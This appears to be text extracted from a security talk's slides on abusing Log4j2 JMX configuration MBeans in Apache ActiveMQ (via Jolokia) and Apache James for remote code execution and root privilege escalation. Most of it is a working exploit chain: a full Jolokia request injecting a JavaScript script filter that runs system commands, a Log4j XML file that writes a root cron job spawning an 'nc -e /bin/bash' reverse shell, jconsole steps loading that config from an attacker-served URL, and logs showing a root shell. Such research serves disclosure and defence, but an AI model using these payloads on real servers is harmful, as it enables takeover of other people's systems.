/console/jolokia/?maxDepth=7&maxCollectionSize=50000&ignoreErrors=true&canonicalNaming=false
HTTP/1.1
Host: localhost:8161
Content-Length: 923
Content-Type: text/json
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/98.0.4758.82 Safari/537.36
Origin: http://localhost:8161
Referer: http://localhost:8161/console/jmx/operations?nid=root-
org.apache.logging.log4j2-15b642b9
Cookie: JSESSIONID=node01wcofwog0bq791gmzbz8v99d8e0.node0
Connection: close

{"type":"exec","mbean":"org.apache.logging.log4j2:type=15b642b9","operation":"setConfig"
ext(java.lang.String,java.lang.String),"arguments":["<?xml version=\"1.0\" encoding=\"UTF-8\"?> <Configuration status=\"debug\" name=\"RCETest\"> <Loggers>
<Logger name=\"EventLogger\" level=\"debug\" additivity=\"false\"> <ScriptFilter
onMatch=\"ACCEPT\" onMisMatch=\"DENY\"> <Script name=\"RCE\" language=\"javascript\"><![CDATA[ \t\tvar cmd = \"id\"; \t\tprint(new
java.io.BufferedReader(new
java.io.InputStreamReader(java.lang.Runtime.getRuntime().exec(cmd).getInputStream())).li
nes().collect(java.util.stream.Collectors.joining())); ]]>
</Script> </ScriptFilter> <Logger> <Root level=\"debug\">
<ScriptFilter onMatch=\"ACCEPT\" onMisMatch=\"DENY\"> <ScriptRef ref=\"RCE\"/>
</ScriptFilter> </Root> <Loggers> </Configuration>","utf-8"]}
```

Malicious ScriptFilter

Yey RCE ...

Malicious ScriptFilter

... nobody was expecting
that ...

```
2023-02-08 22:44:52,111 qtp1945915791-36 DEBUG Oracle Nashorn version: 11.0.18, language: ECMAScript, threading: Not Thread Safe, compile: true, names: [nashorn, script, ECMAScript, ecmascript], factory class: jdk.nashorn.api.scripting.NashornScriptEngineFactory
2023-02-08 22:44:52,111 qtp1945915791-36 DEBUG PluginManager 'Core' found 127 plugins
2023-02-08 22:44:52,112 qtp1945915791-36 DEBUG PluginManager 'Level' found 0 plugins
2023-02-08 22:44:52,116 qtp1945915791-36 DEBUG PluginManager 'Lookup' found 16 plugins
2023-02-08 22:44:52,117 qtp1945915791-36 DEBUG Building Plugin[name=Script, class=org.apache.logging.log4j.core.script.Script].
2023-02-08 22:44:52,120 qtp1945915791-36 DEBUG createScript(name="RCE", language="javascript", scriptText="var cmd = "id"; print(new java.io.BufferedReader(java.lang.Runtime.getRuntime().exec(cmd).getInputStream())).lines().collect(java.util.stream.Collectors.joining()));")
2023-02-08 22:44:52,121 qtp1945915791-36 DEBUG Building Plugin[name=filter, class=org.apache.logging.log4j.core.filter.ScriptFilter].
2023-02-08 22:44:52,129 qtp1945915791-36 DEBUG createFilter(Script(RCE), onMatch="ACCEPT", onMismatch="DENY", Configuration(RCETest))
Warning: Nashorn engine is planned to be removed from a future JDK release
```

Malicious ScriptFilter

... but, expect the unexpected I guess

Apache James

Apache James

- No CVE (they had more important vulns to worry about)



Log4JMX in
Apache James



CVE-2023-26269: PRIVILEGE ESCALATION THROUGH UNAUTHENTICATED JMX

A photograph of a climber rappelling down a steep, light-colored rock face. The climber is wearing a red helmet and a dark climbing harness. They are attached to a rope that extends upwards and out of the frame. The rock surface has various fissures and ledges. The lighting suggests it might be late afternoon or early morning.

CVE-2023-51518: PRIVILEGE ESCALATION VIA JMX PRE-AUTHENTICATION DESERIALISATION

Apache James

- No CVE (they had more important vulns to worry about)
- Direct JMX
- Usually runs as “root” as it listens on ports 25, 110, 143
- Exploit: Write command in cron.d as “root”

Write Malicious Cron.d

Log4J XML Configuration

```
<Pattern>
    <! [CDATA[
### mal
* * * * * root ncat -e /bin/bash 127.0.0.1 5555
### mal
]]>
</Pattern>
```

Write Malicious Cron.d

Log4J XML Configuration

```
<File name="MyFile" fileName="/etc/cron.d/mal">
```

Write Malicious Cron.d

Log4J XML Configuration

```
<?xml version="1.0" encoding="UTF-8"?>
<Configuration status="debug" name="MyApp" packages="">
    <Appenders>
        <File name="MyFile" fileName="/etc/cron.d/mal">
            <PatternLayout>
                <Pattern>
                    <! [CDATA[
#####
# mal
* * * * * root nc -e /bin/bash 127.0.0.1 5555
#####
] ]>
                </Pattern>
            </PatternLayout>
        </File>
    </Appenders>
    <Loggers>
        <Root level="debug">
            <AppenderRef ref="MyFile"/>
        </Root>
    </Loggers>
</Configuration>
```

Write Malicious Cron.d

Using Jconsole

Java Monitoring & Management Console

Connection Window Help

127.0.0.1:9999

Overview Memory Threads Classes VM Summary MBeans

JMImplementation com.sun.management connector java.lang java.nio java.util.logging jdk.management.jfr metrics org.apache.commons.pool2 org.apache.derby org.apache.james org.apache.logging.log4j2 75b84c92 Attributes Name Status ConfigLocationUri ConfigText ConfigName ConfigClassName ConfigFilter ConfigProperties ObjectName Operations Notifications Appenders ContextSelector Loggers StatusLogger

Attribute value

Name	ConfigLocationUri	Value	http://127.0.0.1:4444/cron.xml
------	-------------------	-------	--------------------------------

MBeanAttributeInfo

Name	Value
Attribute:	
Name	ConfigLocationUri
Description	Attribute exposed for management
Readable	true
Writable	true
Is	false
Type	java.lang.String

Refresh



Write Malicious Cron.d

Using Jconsole

Attribute value	
Name	Value
ConfigLocationUri	http://127.0.0.1:4444/cron.xml

Write Malicious Cron.d

Target's console output

```
jvm 1 | 2023-01-26 22:02:02,066 RMI TCP Connection(12)-192.168.6.129 DEBUG -----
jvm 1 | 2023-01-26 22:02:02,066 RMI TCP Connection(12)-192.168.6.129 DEBUG Remote request to reconfigure using location http://127.0.0.1:4444/cron.xml
jvm 1 | 2023-01-26 22:02:02,067 RMI TCP Connection(12)-192.168.6.129 DEBUG Opening config URL http://127.0.0.1:4444/cron.xml
jvm 1 | 2023-01-26 22:02:02,072 RMI TCP Connection(12)-192.168.6.129 DEBUG url does not represent a local file: http://127.0.0.1:4444/cron.xml
jvm 1 | 2023-01-26 22:02:02,072 RMI TCP Connection(12)-192.168.6.129 DEBUG Using configurationFactory org.apache.logging.log4j.core.config.ConfigurationFactory$Factory@49b9c018
jvm 1 | 2023-01-26 22:02:02,072 RMI TCP Connection(12)-192.168.6.129 DEBUG PluginManager 'Lookup' found 16 plugins
jvm 1 | 2023-01-26 22:02:02,074 RMI TCP Connection(12)-192.168.6.129 DEBUG Closing HttpInputStream sun.net.www.protocol.http.HttpURLConnection$HttpInputStream@37923ad9
jvm 1 | 2023-01-26 22:02:02,078 RMI TCP Connection(12)-192.168.6.129 DEBUG Loaded configuration from http://127.0.0.1:4444/cron.xml
jvm 1 | 2023-01-26 22:02:02,078 RMI TCP Connection(12)-192.168.6.129 DEBUG Starting LoggerContext[name=75b84c92, org.apache.logging.log4j.core.LoggerContext@73a8da0f] with configuration
XmlConfiguration[location=http://127.0.0.1:4444/cron.xml]...
jvm 1 | 2023-01-26 22:02:02,078 RMI TCP Connection(12)-192.168.6.129 DEBUG Apache Log4j Core 2.19.0 initializing configuration XmlConfiguration[location=http://127.0.0.1:4444/cron.xml]
jvm 1 | 2023-01-26 22:02:02,079 RMI TCP Connection(12)-192.168.6.129 DEBUG PluginManager 'Core' found 130 plugins
jvm 1 | 2023-01-26 22:02:02,079 RMI TCP Connection(12)-192.168.6.129 DEBUG PluginManager 'Level' found 0 plugins
jvm 1 | 2023-01-26 22:02:02,079 RMI TCP Connection(12)-192.168.6.129 DEBUG PluginManager 'Lookup' found 16 plugins
jvm 1 | 2023-01-26 22:02:02,079 RMI TCP Connection(12)-192.168.6.129 DEBUG Building Plugin{name=layout, class=org.apache.logging.log4j.core.layout.PatternLayout}.
jvm 1 | 2023-01-26 22:02:02,079 RMI TCP Connection(12)-192.168.6.129 DEBUG PatternLayout$Builder(pattern="### mal
jvm 1 | * * * * root ncat -e /bin/bash 127.0.0.1 5555
jvm 1 | ### mal", PatternSelector=null, Configuration(MyApp), Replace=null, charset="null", alwaysWriteExceptions="null", disableAnsi="null", noConsoleNoAnsi="null", header="null", footer="null")
jvm 1 | 2023-01-26 22:02:02,080 RMI TCP Connection(12)-192.168.6.129 DEBUG PluginManager 'Converter' found 45 plugins
jvm 1 | 2023-01-26 22:02:02,080 RMI TCP Connection(12)-192.168.6.129 DEBUG Building Plugin[name=appender, class=org.apache.logging.log4j.core.appender.FileAppender].
jvm 1 | 2023-01-26 22:02:02,080 RMI TCP Connection(12)-192.168.6.129 DEBUG FileAppender$Builder(fileName="/etc/cron.d/mal", append="null", locking="null", advertise="null", advertiseUri="null", createOnDemand="null", filePermissions="null", fileOwner="null", fileGroup="null", bufferedIO="null", bufferSize="null", immediateFlush="null", ignoreExceptions="null", layout=### mal
jvm 1 | * * * * root ncat -e /bin/bash 127.0.0.1 5555
jvm 1 | ### mal), name="Myfile", Configuration(MyApp), Filter=null, ={}}
jvm 1 | 2023-01-26 22:02:02,081 RMI TCP Connection(12)-192.168.6.129 DEBUG Starting FileManager /etc/cron.d/mal
jvm 1 | 2023-01-26 22:02:02,081 RMI TCP Connection(12)-192.168.6.129 DEBUG Building Plugin[name=appenders, class=org.apache.logging.log4j.core.config.AppendersPlugin].
jvm 1 | 2023-01-26 22:02:02,081 RMI TCP Connection(12)-192.168.6.129 DEBUG createAppenders(=MyFile)
jvm 1 | 2023-01-26 22:02:02,082 RMI TCP Connection(12)-192.168.6.129 DEBUG Building Plugin{name=AppenderRef, class=org.apache.logging.log4j.core.config.AppenderRef}.
jvm 1 | 2023-01-26 22:02:02,082 RMI TCP Connection(12)-192.168.6.129 DEBUG createAppenderRef(ref="MyFile", level="null", Filter=null)
jvm 1 | 2023-01-26 22:02:02,082 RMI TCP Connection(12)-192.168.6.129 DEBUG Building Plugin{name=root, class=org.apache.logging.log4j.core.config.LoggerConfig$RootLogger}.
jvm 1 | 2023-01-26 22:02:02,082 RMI TCP Connection(12)-192.168.6.129 DEBUG LoggerConfig$RootLogger$Builder(additivity="null", level="DEBUG", levelAndRefs="null", includeLocation="null", =MyFile, ={}, Configuration(MyApp), Filter=null)
jvm 1 | 2023-01-26 22:02:02,082 RMI TCP Connection(12)-192.168.6.129 DEBUG Building Plugin[name=loggers, class=org.apache.logging.log4j.core.config.LoggersPlugin].
jvm 1 | 2023-01-26 22:02:02,082 RMI TCP Connection(12)-192.168.6.129 DEBUG createLoggers(=root)
jvm 1 | 2023-01-26 22:02:02,083 RMI TCP Connection(12)-192.168.6.129 DEBUG Configuration XmlConfiguration[location=http://127.0.0.1:4444/cron.xml] initialized
jvm 1 | 2023-01-26 22:02:02,083 RMI TCP Connection(12)-192.168.6.129 DEBUG Starting configuration XmlConfiguration[location=http://127.0.0.1:4444/cron.xml]
jvm 1 | 2023-01-26 22:02:02,083 RMI TCP Connection(12)-192.168.6.129 DEBUG Started configuration XmlConfiguration[location=http://127.0.0.1:4444/cron.xml] OK.
jvm 1 | 2023-01-26 22:02:02,084 RMI TCP Connection(12)-192.168.6.129 DEBUG Shutting down FileManager /etc/cron.d/mal_cron
jvm 1 | 2023-01-26 22:02:02,084 RMI TCP Connection(12)-192.168.6.129 DEBUG OutputStream closed
jvm 1 | 2023-01-26 22:02:02,086 RMI TCP Connection(12)-192.168.6.129 DEBUG Shut down FileManager /etc/cron.d/mal_cron, all resources released: true
jvm 1 | 2023-01-26 22:02:02,088 RMI TCP Connection(12)-192.168.6.129 DEBUG Appender MyFile stopped with status true
jvm 1 | 2023-01-26 22:02:02,088 RMI TCP Connection(12)-192.168.6.129 DEBUG Stopped XmlConfiguration[location=http://127.0.0.1:4444/cron.xml] OK
jvm 1 | 2023-01-26 22:02:02,089 RMI TCP Connection(12)-192.168.6.129 DEBUG Registering MBean org.apache.logging.log4j2:type=75b84c92
jvm 1 | 2023-01-26 22:02:02,089 RMI TCP Connection(12)-192.168.6.129 DEBUG Registering MBean org.apache.logging.log4j2:type=75b84c92,component=StatusLogger
jvm 1 | 2023-01-26 22:02:02,089 RMI TCP Connection(12)-192.168.6.129 DEBUG Registering MBean org.apache.logging.log4j2:type=75b84c92,component=ContextSelector
jvm 1 | 2023-01-26 22:02:02,090 RMI TCP Connection(12)-192.168.6.129 DEBUG Registering MBean org.apache.logging.log4j2:type=75b84c92,component=Loggers,name=
jvm 1 | 2023-01-26 22:02:02,090 RMI TCP Connection(12)-192.168.6.129 DEBUG Registering MBean org.apache.logging.log4j2:type=75b84c92,component=Appenders,name=MyFile
jvm 1 | 2023-01-26 22:02:02,090 RMI TCP Connection(12)-192.168.6.129 DEBUG LoggerContext[name=75b84c92, org.apache.logging.log4j.core.LoggerContext@73a8da0f] started OK with configuration
XmlConfiguration[location=http://127.0.0.1:4444/cron.xml].
jvm 1 | 2023-01-26 22:02:02,090 RMI TCP Connection(12)-192.168.6.129 DEBUG Completed remote request to reconfigure.
```

Write Malicious Cron.d

James' console output

```
[root@kali ~]# curl -XPUT http://127.0.0.1:4444/cron.xml  
G Remote request to reconfigure using location http://127.0.0.1:4444/cron.xml  
G Opening config URL http://127.0.0.1:4444/cron.xml  
G uri does not represent a local file: http://127.0.0.1:4444/cron.xml  
G Using configurationFactory org.apache.logging.log4j.core.config.ConfigurationFactory$Factory@49b9c018  
G PluginManager 'Lookup' found 16 plugins  
G Closing HttpInputStream sun.net.www.protocol.http.HttpURLConnection$HttpInputStream@37923ad9
```

```
2023-01-26 22:02:02,079 RMI TCP Connection(12)-192.168.6.129 DEBUG PatternLayout$Builder(pattern="### mal  
* * * * * root ncat -e /bin/bash 127.0.0.1 5555  
### mal", PatternSelector=null, Configuration(MyApp), Replace=null, charset="null", alwaysWriteExceptions="r
```

```
Configuration(MyApp), PatternLayout, -L)  
RMI TCP Connection(12)-192.168.6.129 DEBUG Starting FileManager /etc/cron.d/mal  
RMI TCP Connection(12)-192.168.6.129 DEBUG Building Plugin[name=appenders, class=o  
RMI TCP Connection(12)-192.168.6.129 DEBUG createAppenders(={MyFile})
```

Write Malicious Cron.d

RCE Result

The image shows three terminal windows from a Linux environment, likely Kali Linux, demonstrating a Log4J exploit chain.

Terminal 1 (Left): Displays the creation of a malicious cron job. The user runs `cat cron.xml` to view the XML configuration, which includes a cron entry to execute `ncat -e /bin/bash 127.0.0.1 5555`. The user then runs `python3 -m http.server 4444` to start an HTTP server on port 4444. A browser request for `http://0.0.0.0:4444/cron.xml` is shown at the bottom.

```
guest@tester:~/Desktop/Jolokia+Log4J/jail$ cat cron.xml
<?xml version="1.0" encoding="UTF-8"?>
<Configuration status="debug" name="MyApp" packages="">
    <Appenders>
        <File name="MyFile" fileName="/etc/cron.d/mal">
            <PatternLayout>
                <Pattern>
                    <![CDATA[
### mal
* * * * * root nc -e /bin/bash 127.0.0.1 5555
### mal
]]>
                </Pattern>
            </PatternLayout>
        </File>
    </Appenders>
    <Loggers>
        <Root level="debug">
            <AppenderRef ref="MyFile"/>
        </Root>
    </Loggers>
</Configuration>
guest@tester:~/Desktop/Jolokia+Log4J/jail$ python3 -m http.server 4444
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...
127.0.0.1 - - [26/Jan/2023 22:02:02] "GET /cron.xml HTTP/1.1" 200 -
```

Terminal 2 (Top Right): Shows the result of the exploit. The user runs `id` to check their user ID, which is `1000(guest)`. They then run `nc -nlvp 5555` to listen for a connection. A connection is received from `127.0.0.1` on port `48552`, and the user becomes root with `uid=0(root) gid=0(root) groups=0(root)`.

```
guest@tester:~/Desktop/Jolokia+Log4J/jail$ id
uid=1000(guest) gid=1000(guest) groups=1000(guest),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),132(lxd),133(sambashare)
guest@tester:~/Desktop/Jolokia+Log4J/jail$ guest@tester:~/Desktop/Jolokia+Log4J/jail$ nc -nlvp 5555
Listening on 0.0.0.0 5555
Connection received on 127.0.0.1 48552
id
uid=0(root) gid=0(root) groups=0(root)
```

Terminal 3 (Bottom Right): Shows the contents of the malicious cron file. It contains four entries, each starting with `## mal` and pointing to the same command: `root nc -e /bin/bash 127.0.0.1 5555`.

```
guest@tester:~/Desktop/Jolokia+Log4J/jail$ cat /etc/cron.d/mal
## mal
* * * * * root nc -e /bin/bash 127.0.0.1 5555
## mal## mal
* * * * * root nc -e /bin/bash 127.0.0.1 5555
## mal## mal
* * * * * root nc -e /bin/bash 127.0.0.1 5555
```

A waiter in a dark vest over a white shirt is looking up at a man in a dark suit who is seated at a table. The waiter is holding a small object in his hand. In the background, there's a decorative wall and a shelf with some items.

**I'M AFRAID WE'RE
FRESH OUT OF RICES, SIR.**

Thank you for your
attention





Q&A
or
A&Q